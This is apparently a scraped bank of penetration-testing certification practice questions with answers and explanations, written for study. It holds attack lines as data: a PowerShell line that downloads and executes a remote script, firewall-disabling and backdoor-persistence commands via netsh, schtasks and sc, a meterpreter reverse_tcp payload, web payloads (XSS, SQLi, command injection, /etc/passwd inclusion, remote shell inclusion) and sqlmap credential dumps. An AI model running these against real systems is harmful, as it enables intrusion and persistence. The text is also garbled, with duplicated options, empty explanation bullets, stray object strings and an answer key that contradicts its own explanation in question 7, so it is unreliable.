
Step 4



- A. Mastered
B. Not Mastered

Answer: A

Explanation:



Drag and Drop Options:

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Generate a Certificate Signing Request

Step 2

Submit CSR to the CA

Step 3

Install re-issued certificate on the server

Step 4

Remove certificate from server

NEW QUESTION 7

A tester is performing an external phishing assessment on the top executives at a company. Two-factor authentication is enabled on the executives?? accounts that are in the scope of work. Which of the following should the tester do to get access to these accounts?

- A. Configure an external domain using a typosquatting technique
- B. Configure Evilginx to bypass two-factor authentication using a phishlet that simulates the mail portal for the company.
- C. Configure Gophish to use an external domain
- D. Clone the email portal web page from the company and get the two-factor authentication code using a brute-force attack method.
- E. Configure an external domain using a typosquatting technique
- F. Configure SET to bypass two-factor authentication using a phishlet that mimics the mail portal for the company.
- G. Configure Gophish to use an external domain
- H. Clone the email portal web page from the company and get the two-factor authentication code using a vishing method.

Answer: A

Explanation:

To bypass two-factor authentication (2FA) and gain access to the executives?? accounts, the tester should use Evilginx with a typosquatting domain. Evilginx is a man-in-the-middle attack framework used to bypass 2FA by capturing session tokens.

? Phishing with Evilginx:

? Typosquatting:

? Steps:

Pentest References:

? Phishing: Social engineering technique to deceive users into providing sensitive information.

? Two-Factor Authentication Bypass: Advanced phishing attacks like those using Evilginx can capture and reuse session tokens, bypassing 2FA mechanisms.

? OSINT and Reconnaissance: Identifying key targets (executives) and crafting convincing phishing emails based on gathered information.

Using Evilginx with a typosquatting domain allows the tester to bypass 2FA and gain access to high-value accounts, demonstrating the effectiveness of advanced phishing techniques.

=====

NEW QUESTION 8

Which of the following is the most efficient way to infiltrate a file containing data that could be sensitive?

- A. Use steganography and send the file over FTP
- B. Compress the file and send it using TFTP

- C. Split the file in tiny pieces and send it over dnscat
- D. Encrypt and send the file over HTTPS

Answer: D

Explanation:

When considering efficiency and security for exfiltrating sensitive data, the chosen method must ensure data confidentiality and minimize the risk of detection. Here's an analysis of each option:

? Use steganography and send the file over FTP (Option A):

? Compress the file and send it using TFTP (Option B):

? Split the file in tiny pieces and send it over dnscat (Option C):

? Encrypt and send the file over HTTPS (Answer: D):

Conclusion: Encrypting the file and sending it over HTTPS is the most efficient and secure method for exfiltrating sensitive data, ensuring both confidentiality and reducing the risk of detection.

NEW QUESTION 9

A penetration tester attempts to run an automated web application scanner against a target URL. The tester validates that the web page is accessible from a different device. The tester analyzes the following HTTP request header logging output:

200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0 200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0 No response; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: curl

200; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0

No response; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: python

Which of the following actions should the tester take to get the scans to work properly?

- A. Modify the scanner to slow down the scan.
- B. Change the source IP with a VPN.
- C. Modify the scanner to only use HTTP GET requests.
- D. Modify the scanner user agent.

Answer: D

NEW QUESTION 10

During a penetration test, a tester attempts to pivot from one Windows 10 system to another Windows system. The penetration tester thinks a local firewall is blocking connections. Which of the following command-line utilities built into Windows is most likely to disable the firewall?

- A. certutil.exe
- B. bitsadmin.exe
- C. msconfig.exe
- D. netsh.exe

Answer: D

Explanation:

? Understanding netsh.exe:

? Disabling the Firewall:

netsh advfirewall set allprofiles state off

? Usage in Penetration Testing:

? References from Pentesting Literature: References:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 10

During a penetration test, the tester uses a vulnerability scanner to collect information about any possible vulnerabilities that could be used to compromise the network. The tester receives the results and then executes the following command:

snmpwalk -v 2c -c public 192.168.1.23

Which of the following is the tester trying to do based on the command they used?

- A. Bypass defensive systems to collect more information.
- B. Use an automation tool to perform the attacks.
- C. Script exploits to gain access to the systems and host.
- D. Validate the results and remove false positives.

Answer: D

Explanation:

The command snmpwalk -v 2c -c public 192.168.1.23 is used to query SNMP (Simple Network Management Protocol) data from a device. Here's the purpose in the context provided:

? SNMP Enumeration:

? Purpose of the Command:

? Comparison with Other Options:

By using snmpwalk, the tester is validating the results from the vulnerability scanner and removing any false positives, ensuring accurate reporting.

=====

NEW QUESTION 15

Given the following script:

```
$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split("\")[1] If ($1 -eq "administrator") {  
echo IEX(New-Object Net.WebClient).Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell - noprofile -}  
}
```

Which of the following is the penetration tester most likely trying to do?

- A. Change the system's wallpaper based on the current user's preferences.
- B. Capture the administrator's password and transmit it to a remote server.
- C. Conditionally stage and execute a remote script.
- D. Log the internet browsing history for a systems administrator.

Answer: C

Explanation:

? Script Breakdown:

? Purpose:

? Why This is the Best Choice:

? References from Pentesting Literature: References:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 19

HOTSPOT

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads

#inner-tab"><script>alert(1)</script>

Vulnerability Type

Remediation

item=widget';waitfor%20delay%20'00:00:20';--

item=widget%20union%20select%20null,null,@@version;--

search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e

item=widget'+convert(int,@@version)+'

site=www.exa'ping%20-c%2010%20localhost'mple.com

redir=http:%2f%2fwww.malicious-site.com

logfile=%2fetc%2fpasswd%00

lookup=\$(whoami)

logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

▼
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

▼
Parameterized queries
Preventing external calls
Input Sanitization .. , \ , / , sandbox requests
Input Sanitization ' , ; , \$, [,] , (,) ,
Input Sanitization * , < , > , ~ ,

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

- * 1. Reflected XSS - Input sanitization (<> ...)
- * 2. Sql Injection Stacked - Parameterized Queries
- * 3. DOM XSS - Input Sanitization (<> ...)
- * 4. Local File Inclusion - sandbox req
- * 5. Command Injection - sandbox req
- * 6. SQLi union - paramtrized queries
- * 7. SQLi error - paramtrized queries
- * 8. Remote File Inclusion - sandbox
- * 9. Command Injection - input sanit \$
- * 10. URL redirect - prevent external calls

NEW QUESTION 22

A penetration tester gains initial access to a target system by exploiting a recent RCE vulnerability. The patch for the vulnerability will be deployed at the end of the week. Which of the following utilities would allow the tester to reenter the system remotely after the patch has been deployed? (Select two).

- A. schtasks.exe
- B. rundll.exe
- C. cmd.exe
- D. chgusr.exe
- E. sc.exe
- F. netsh.exe

Answer: AE

Explanation:

To reenter the system remotely after the patch for the recently exploited RCE vulnerability has been deployed, the penetration tester can use schtasks.exe and sc.exe.

? schtasks.exe:

schtasks /create /tn "Backdoor" /tr "C:\path\to\backdoor.exe" /sc daily /ru SYSTEM

? sc.exe:

sc create backdoor binPath= "C:\path\to\backdoor.exe" start= auto

? Other Utilities:

Pentest References:

? Post-Exploitation: Establishing persistence is crucial to maintaining access after initial exploitation.

? Windows Tools: Understanding how to leverage built-in Windows tools like

schtasks.exe and sc.exe to create backdoors that persist through reboots and patches.

By using schtasks.exe and sc.exe, the penetration tester can set up persistent mechanisms that will allow reentry into the system even after the patch is applied.

=====

NEW QUESTION 23

A penetration tester needs to collect information over the network for further steps in an internal assessment. Which of the following would most likely accomplish this goal?

- A. ntlmrelayx.py -t 192.168.1.0/24 -1 1234
- B. nc -tulpn 1234 192.168.1.2
- C. responder.py -I eth0 -wP
- D. crackmapexec smb 192.168.1.0/24

Answer: C

Explanation:

To collect information over the network, especially during an internal assessment, tools that can capture and analyze network traffic are essential. Responder is specifically designed for this purpose, and it can capture NTLM hashes and other credentials by poisoning various network protocols. Here's a breakdown of the options:

? Option A: ntlmrelayx.py -t 192.168.1.0/24 -1 1234

? Option B: nc -tulpn 1234 192.168.1.2

? Option C: responder.py -I eth0 -wP

? Option D: crackmapexec smb 192.168.1.0/24

References from Pentest:

? Anubis HTB: Highlights the use of Responder to capture network credentials and hashes during internal assessments.

? Horizontall HTB: Demonstrates the effectiveness of Responder in capturing and analyzing network traffic for further exploitation.

=====

NEW QUESTION 25

Which of the following components should a penetration tester include in an assessment report?

- A. User activities
- B. Customer remediation plan
- C. Key management
- D. Attack narrative

Answer: D

Explanation:

An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings.

? Components of an Assessment Report:

? Importance of Attack Narrative:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 26

Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

A. Preserving artifacts

B. Reverting configuration changes

C. Keeping chain of custody

D. Exporting credential data

Answer: A

Explanation:

? Preserving Artifacts:

? Other Tasks:

Pentest References:

? Reporting: Comprehensive documentation and reporting of findings are crucial parts of penetration testing.

? Evidence Handling: Properly preserving and handling artifacts ensure that the integrity of the test results is maintained and can be used for future reference.

By preserving artifacts, the penetration tester ensures that all key outputs from the test are retained for analysis, reporting, and future reference.

=====

NEW QUESTION 27

In a cloud environment, a security team discovers that an attacker accessed confidential information that was used to configure virtual machines during their initialization. Through which of the following features could this information have been accessed?

A. IAM

B. Block storage

C. Virtual private cloud

D. Metadata services

Answer: D

Explanation:

Metadata services in cloud environments provide information about the configuration and instance details, including sensitive data used during the initialization of virtual machines. Attackers can access this information to exploit and gain unauthorized access.

? Understanding Metadata Services:

? Common Information Exposed:

? Security Risks:

? Best Practices:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 28

Given the following statements:

? Implement a web application firewall.

? Upgrade end-of-life operating systems.

? Implement a secure software development life cycle.

In which of the following sections of a penetration test report would the above statements be found?

A. Executive summary

B. Attack narrative

C. Detailed findings

D. Recommendations

Answer: D

Explanation:

The given statements are actionable steps aimed at improving security. They fall under the recommendations section of a penetration test report. Here??s why option D is correct:

? Recommendations: This section of the report provides specific actions that should

be taken to mitigate identified vulnerabilities and improve the overall security posture. Implementing a WAF, upgrading operating systems, and implementing a secure SDLC are recommendations to enhance security.

? Executive Summary: This section provides a high-level overview of the findings and their implications, intended for executive stakeholders.

? Attack Narrative: This section details the steps taken during the penetration test, describing the attack vectors and methods used.

? Detailed Findings: This section provides an in-depth analysis of each identified vulnerability, including evidence and technical details.

References from Pentest:

? Forge HTB: The report's recommendations section suggests specific measures to address the identified issues, similar to the given statements.

? Writeup HTB: Highlights the importance of the recommendations section in providing actionable steps to improve security based on the findings from the assessment.

Conclusion:

Option D, recommendations, is the correct section where the given statements would be found in a penetration test report.

=====

NEW QUESTION 29

A penetration tester assesses a complex web application and wants to explore potential security weaknesses by searching for subdomains that might have existed in the past. Which of the following tools should the penetration tester use?

- A. Censys.io
- B. Shodan
- C. Wayback Machine
- D. SpiderFoot

Answer: C

Explanation:

The Wayback Machine is an online tool that archives web pages over time, allowing users

to see how a website looked at various points in its history. This can be extremely useful for penetration testers looking to explore potential security weaknesses by searching for subdomains that might have existed in the past.

? Accessing the Wayback Machine:

? Navigating Archived Pages:

? Identifying Subdomains:

? Tool Integration:

? Real-World Example:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? HTB Official Writeups

=====

NEW QUESTION 32

A penetration tester enumerates a legacy Windows host on the same subnet. The tester needs to select exploit methods that will have the least impact on the host's operating stability. Which of the following commands should the tester try first?

- A. responder -I eth0 john responder_output.txt <rdp to target>
- B. hydra -L administrator -P /path/to/pwlist.txt -t 100 rdp://<target_host>
- C. msf > use <module_name> msf > set <options> msf > set PAYLOAD windows/meterpreter/reverse_tcp msf > run
- D. python3 ./buffer_overflow_with_shellcode.py <target> 445

Answer: A

Explanation:

Responder is a tool used for capturing and analyzing NetBIOS, LLMNR, and MDNS queries to perform various man-in-the-middle (MITM) attacks. It can be used to capture hashed credentials, which can then be cracked offline. Using Responder has the least impact on the host's operating stability compared to more aggressive methods like buffer overflow attacks or payload injections.

? Understanding Responder:

? Command Breakdown:

? Why This is the Best Choice:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 37

SIMULATION

A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.

INSTRUCTIONS

Output 1

Output 2

Output 3

```
[*] Target: someclouddomain.org
```

```
Searching 0 results.
```

```
Searching 100 results.
```

```
Searching 200 results.
```

```
[*] Searching Google.
```

```
[*] No IPs found.
```

```
[*] Emails found: 9
```

```
-----  
afrihari@someclouddomain.org
```

```
security@someclouddomain.org
```

```
info@someclouddomain.org
```

```
gfareau@someclouddomain.org
```

```
avapretta@someclouddomain.org
```

```
lastname@someclouddomain.org
```

```
researchIT@someclouddomain.org
```

```
ghstrowski@someclouddomain.org
```

```
conferencespeakers@someclouddomain.org
```

```
[*] Hosts found: 9
```

```
-----  
academic-stores.someclouddomain.org:34.196.18.124, 34.233.45.248,  
52.7.213.114, 54.174.10.37
```

```
certifications.someclouddomain.org:198.134.5.32
```

```
connection.someclouddomain.org:13.107.246.51, 13.107.213.51
```

```
logins.someclouddomain.org:198.134.5.46
```

```
your.someclouddomain.org:52.173.139.125
```

```
ITpartners.someclouddomain.org:104.43.140.101
```

```
ls.someclouddomain.org:67.199.248.13, 67.199.248.12
```

```
stores.someclouddomain.org:34.233.45.248, 52.7.213.114, 54.174.10.37,  
34.196.18.124
```

```
www.someclouddomain.org:23.96.239.26
```

Which of the following tools created this output?

- ☐ WHOIS
- ☐ dig
- ☐ Nmap
- ☒ TheHarvester

Select the appropriate command to produce the output:

- ☒ `theharvester -d someclouddomain.org -l 200 -b google.com`
- ☐ `theharvester -d google.com -l 200 -b someclouddomain.org`

Output 1

Output 2

Output 3

```
nslookup Output
```

```
Server:  Unknown
```

```
Address: 8.8.8.8
```

```
Non-Authoritative answer:
```

```
Name:  someclouddomain.org
```

```
Addresses:
```

```
245.62.183.182
```

```
245.145.184.203
```

```
dig Output
```

```
; DiG 9.11.5-P4.testmachine-Ubuntu <<>> someclouddomain.org
```

```
;; global options: +cmd
```

```
someclouddomain.org.      300  IN  A  245.62.183.182
```

```
someclouddomain.org.      300  IN  A  245.145.184.203
```

Review Output 2 for the nslookup and dig commands:

Use the provided public DNS server to find the appropriate IPs for someclouddomain.org.

The local DNS server does not have Internet access.

Your Domain: pentestdomain.com

Your IP Address: 10.97.55.62

Public DNS Server: 8.8.8.8

Private DNS Server: 192.168.20.66

Target Domain: someclouddomain.org

Select TWO commands that would produce the nslookup and dig output:

- ☐ \$ dig @8.8.8.8 +noall +answer
someclouddomain.org
- ☐ \$ dig @192.168.20.66 someclouddomain.org
+short
- ☐ \$ dig someclouddomain.org +noall +short
- ☐ > nslookup someclouddomain.org 8.8.8.8
- ☐ > nslookup someclouddomain.org 192.168.20.66
- ☐ > nslookup someclouddomain.org

Output 1

Output 2

Output 3

```
(command 1)
```

```
whois 245.62.183.203
```

```
NetRange: 245.62.0.0 - 245.62.255.255
```

```
CIDR: 245.62.0.0/16
```

```
NetName: Amazon-05
```

```
NetHandle: NET-245-62-0-0-1
```

```
Parent: NET245 (NET 245-0-0-0-0)
```

```
NetType: Direct Allocation
```

```
OriginAS: AS56466, AS66522, AS7226
```

```
Organization: Amazon.com, Inc. (AMAZON)
```

```
RegDate 2010-08-27
```

```
Updated: 2015-09-24
```

```
Ref: https://rdap.arin.net/registry/ip/245.62.183.203
```

```
(command 2)
```

```
whois someclouddomain.org
```

```
Domain Name: someclouddomain.org
```

```
Registry Domain ID: D20033912-LRJA
```

```
Updated Date: 2021-02-15T04:43:38Z
```

```
Creation Date: 1993-09-22T04:00:38Z
```

```
Registrar: LocalComputerPro's, Inc.
```

```
Registrar Abuse Contact Email: domainabuse@localcomputerpros.com
```

```
Registrar Abuse Contact Phone: 1234567789
```

```
Registry Expiry Date: 2021-08-14T04:00:00Z
```

Review Output 3. Select the appropriate option for each dropdown

Where is the domain being hosted?

▼

Someclouddomain
ARIN
LocalComputerPro's.com
Amazon

Who registered the domain?

▼

LocalComputerPro's, Inc.
ARIN
Someclouddomain
Amazon

When was the domain registered?

▼

1993-09-22T04:00:38Z
2021-02-15T04:43:38Z
2015-09-24
2010-08-27

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Which of the following tools created this output?

- ☐ WHOIS
- ☐ dig
- ☐ Nmap
- ☒ TheHarvester

Select the appropriate command to produce the output:

- ☒ `theharvester -d someclouddomain.org -l 200 -b google.com`
- ☐ `theharvester -d google.com -l 200 -b someclouddomain.org`

Select TWO commands that would produce the nslookup and dig output:

- ☒ `$ dig @8.8.8.8 +noall +answer someclouddomain.org`
- ☐ `$ dig @192.168.20.66 someclouddomain.org +short`
- ☐ `$ dig someclouddomain.org +noall +short`
- ☒ `> nslookup someclouddomain.org 8.8.8.8`
- ☐ `> nslookup someclouddomain.org 192.168.20.66`
- ☐ `> nslookup someclouddomain.org`

Review Output 3. Select the appropriate option for each dropdown

Where is the domain being hosted?

Amazon



Who registered the domain?

LocalComputerPro's, Inc.



When was the domain registered?

1993-09-22T04:00:38Z



NEW QUESTION 39

A penetration tester needs to test a very large number of URLs for public access. Given the following code snippet:

```
1 import requests
2 import pathlib
3
4 for url in pathlib.Path("urls.txt").read_text().split("\n"):
5     response = requests.get(url)
6     if response.status == 401:
7         print("URL accessible")
```

Which of the following changes is required?

- A. The condition on line 6
- B. The method on line 5
- C. The import on line 1
- D. The delimiter in line 3

Answer: A

Explanation:

? Script Analysis:

? Error Identification:

? Correct Condition:

? Corrected Script:

Pentest References:

? In penetration testing, checking the accessibility of multiple URLs is a common task, often part of reconnaissance. Identifying publicly accessible resources can reveal potential entry points for further testing.

? The requests library in Python is widely used for making HTTP requests and handling responses. Understanding HTTP status codes is crucial for correctly interpreting the results of these requests.

By changing the condition to check for a 200 status code, the script will correctly identify and print URLs that are publicly accessible.

=====

NEW QUESTION 42

A penetration tester wants to use multiple TTPs to assess the reactions (alerted, blocked, and others) by the client's current security tools. The threat-modeling team indicates the TTPs in the list might affect their internal systems and servers. Which of the following actions would the tester most likely take?

- A. Use a BAS tool to test multiple TTPs based on the input from the threat-modeling team.
- B. Perform an internal vulnerability assessment with credentials to review the internal attack surface.
- C. Use a generic vulnerability scanner to test the TTPs and review the results with the threat-modeling team.

D. Perform a full internal penetration test to review all the possible exploits that could affect the systems.

Answer: A

Explanation:

BAS (Breach and Attack Simulation) tools are specifically designed to emulate multiple TTPs (Tactics, Techniques, and Procedures) used by adversaries. These tools can simulate various attack vectors in a controlled manner to test the effectiveness of an organization's security defenses and response mechanisms.

Here's why option A is the best choice:

? Controlled Testing Environment: BAS tools provide a controlled environment

where multiple TTPs can be tested without causing unintended damage to the internal systems and servers. This is critical when the threat-modeling team indicates potential impacts on internal systems.

? Comprehensive Coverage: BAS tools are designed to cover a wide range of TTPs,

allowing the penetration tester to simulate various attack scenarios. This helps in assessing the reactions (alerted, blocked, and others) by the client's security tools comprehensively.

? Feedback and Reporting: These tools provide detailed feedback and reporting on

the effectiveness of the security measures in place, including which TTPs were detected, blocked, or went unnoticed. This information is invaluable for the threat-modeling team to understand the current security posture and areas for improvement.

References from Pentest:

? Anubis HTB: This write-up highlights the importance of using controlled tools and methods for testing security mechanisms. BAS tools align with this approach by providing a controlled and systematic way to assess security defenses.

? Forge HTB: Emphasizes the use of various testing tools and techniques to simulate real-world attacks and measure the effectiveness of security controls. BAS tools are mentioned as a method to ensure comprehensive coverage and minimal risk to internal systems.

Conclusion:

Using a BAS tool to test multiple TTPs allows for a thorough and controlled assessment of the client's security tools' effectiveness. This approach ensures that the testing is systematic, comprehensive, and minimally disruptive, making it the best choice.

=====

NEW QUESTION 45

A penetration tester is developing the rules of engagement for a potential client. Which of the following would most likely be a function of the rules of engagement?

- A. Testing window
- B. Terms of service
- C. Authorization letter
- D. Shared responsibilities

Answer: A

Explanation:

The rules of engagement define the scope, limitations, and conditions under which a penetration test is conducted. Here's why option A is correct:

? Testing Window: This specifies the time frame during which the penetration testing activities are authorized to occur. It is a crucial part of the rules of engagement to ensure the testing does not disrupt business operations and is conducted within agreed-upon hours.

? Terms of Service: This generally refers to the legal agreement between a service provider and user, not specific to penetration testing engagements.

? Authorization Letter: This provides formal permission for the penetration tester to perform the assessment but is not a component of the rules of engagement.

? Shared Responsibilities: This refers to the division of security responsibilities between parties, often seen in cloud service agreements, but not specifically a function of the rules of engagement.

References from Pentest:

? Luke HTB: Highlights the importance of clearly defining the testing window in the rules of engagement to ensure all parties are aligned.

? Forge HTB: Demonstrates the significance of having a well-defined testing window to avoid disruptions and ensure compliance during the assessment.

=====

NEW QUESTION 48

A penetration tester gains access to a Windows machine and wants to further enumerate users with native operating system credentials. Which of the following should the tester use?

- A. route.exe print
- B. netstat.exe -ntp
- C. net.exe commands
- D. strings.exe -a

Answer: C

Explanation:

The net.exe commands are native to the Windows operating system and are used to manage and enumerate network resources, including user accounts.

? Using net.exe Commands:

Step-by-Step Explanation

? uk.co.certification.simulator.questionpool.PList@339a6471 net user <username>

? Additional net.exe Commands: net localgroup

net localgroup <groupname>

? uk.co.certification.simulator.questionpool.PList@1b7dbef8 net session

? Advantages:

? References from Pentesting Literature: References:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 50

During an assessment, a penetration tester exploits an SQLi vulnerability. Which of the following commands would allow the penetration tester to enumerate password hashes?

- A. sqlmap -u www.example.com/?id=1 --search -T user

- B. sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
- C. sqlmap -u www.example.com/?id=1 --tables -D accounts
- D. sqlmap -u www.example.com/?id=1 --schema --current-user --current-db

Answer: B

Explanation:

To enumerate password hashes using an SQL injection vulnerability, the penetration tester needs to extract specific columns from the database that typically contain password hashes. The --dump command in sqlmap is used to dump the contents of the specified database table. Here??s a breakdown of the options:

- ? Option A: sqlmap -u www.example.com/?id=1 --search -T user
- ? Option B: sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
- ? Option C: sqlmap -u www.example.com/?id=1 --tables -D accounts
- ? Option D: sqlmap -u www.example.com/?id=1 --schema --current-user --current-db

References from Pentest:

- ? Writeup HTB: Demonstrates using sqlmap to dump data from specific tables to retrieve sensitive information, including password hashes.
- ? Luke HTB: Shows the process of exploiting SQL injection to extract user credentials and hashes by dumping specific columns from the database.

=====

NEW QUESTION 52

During a penetration testing engagement, a tester targets the internet-facing services used by the client. Which of the following describes the type of assessment that should be considered in this scope of work?

- A. Segmentation
- B. Mobile
- C. External
- D. Web

Answer: C

Explanation:

An external assessment focuses on testing the security of internet-facing services. Here??s why option C is correct:

